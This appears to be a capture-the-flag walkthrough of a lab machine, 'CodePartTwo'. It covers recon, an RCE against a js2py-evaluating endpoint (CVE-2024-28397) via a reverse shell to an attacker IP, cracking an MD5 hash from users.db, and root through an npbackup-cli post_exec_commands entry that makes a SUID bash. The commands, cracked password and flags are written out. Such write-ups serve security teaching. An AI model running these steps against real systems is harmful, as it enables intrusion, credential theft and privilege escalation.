Reconnaissance
Nmap Scan
sudo nmap -sC -sV 10.129.232.59 -oN scanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
| 256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_ 256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open http Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelKey findings:
- SSH on port 22 (OpenSSH 8.2p1)
- Web application on port 8000 running Gunicorn 20.0.4
- Operating system: Ubuntu Linux
Enumeration
Web Application Analysis
Navigating to http://10.129.232.59:8000 reveals a web application titled “Welcome to CodePartTwo”.

The application features a “Download App” button that provides the source code for review.
Source Code Review
After downloading and analyzing the source code, a critical endpoint was identified:
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
Analysis:
- The
/run_codeendpoint accepts POST requests with JavaScript code - It uses
js2py.eval_js()to evaluate the code - The result is returned as JSON
Testing the Endpoint
Testing with a simple JavaScript expression 2 + "2":

The response confirms the application executes JavaScript code server-side.
Vulnerability Identification
Examining requirements.txt revealed a vulnerable dependency:
js2py==0.74Research findings:
- js2py version 0.74 is vulnerable to CVE-2024-28397
- The vulnerability allows remote code execution (RCE)
- It exists even when
js2py.disable_pyimport()is used
Initial Foothold
Exploiting CVE-2024-28397
Using a public exploit for CVE-2024-28397 to gain a reverse shell:
python3 exploit.py --target http://10.129.232.59:8000/run_code --lhost 10.10.14.143 --lport 4444Setting up the listener:
python3 penelope.pyA reverse shell was established as the app user:
app@codeparttwo:~/app/instance$ whoami
app
Privilege Escalation — User
Database Enumeration
Exploring the application directory revealed a SQLite database:
app@codeparttwo:~/app/instance$ ls
users.db
Examining the database structure:
sqlite3 users.db
sqlite> .tables
code_snippet  user
Extracting user credentials:
sqlite> SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Password Cracking
The hash 649c9d65a206a75f5abe509fe128bce5 is MD5. Cracking it yields:
Cracked password: sweetangelbabylove
Lateral Movement
Switching to the marco user:
su marco
Password: sweetangelbabylove
User flag obtained:
marco@codeparttwo:~$ cat user.txt
453d7544f5f05a11ebb2ced32393b8df
Privilege Escalation — Root
Sudo Privileges Enumeration
Checking sudo permissions for the marco user:
marco@codeparttwo:~$ sudo -l
User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
The user can run /usr/local/bin/npbackup-cli as root without a password.
Binary Analysis
Examining the help menu:
sudo /usr/local/bin/npbackup-cli --helpKey findings:
optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
  -b, --backup          Run a backup
The binary accepts a custom configuration file via the -c flag.
Configuration File Exploitation
Examining the default configuration:
marco@codeparttwo:~$ cat npbackup.conf | grep command
      stdin_from_command:
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      repo_password_command:
Attack vector: the post_exec_commands array allows arbitrary command execution after backup operations.
Creating a Malicious Configuration
Copying and modifying the configuration file:
cp npbackup.conf /tmp/pwn.conf
vi /tmp/pwn.conf
Modified configuration:
post_exec_commands:
  - cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash
This command copies /bin/bash to /tmp/rootbash and sets the SUID bit (4755) on the binary.
Executing the Exploit
Running the backup with the malicious configuration:
sudo /usr/local/bin/npbackup-cli -c /tmp/pwn.conf -bRoot Access
Executing the SUID bash binary:
marco@codeparttwo:~$ /tmp/rootbash -p
rootbash-5.0# whoami
root
Root flag obtained:
rootbash-5.0# cat /root/root.txt
0d0fda784485e30c55227dcbb22fd9b0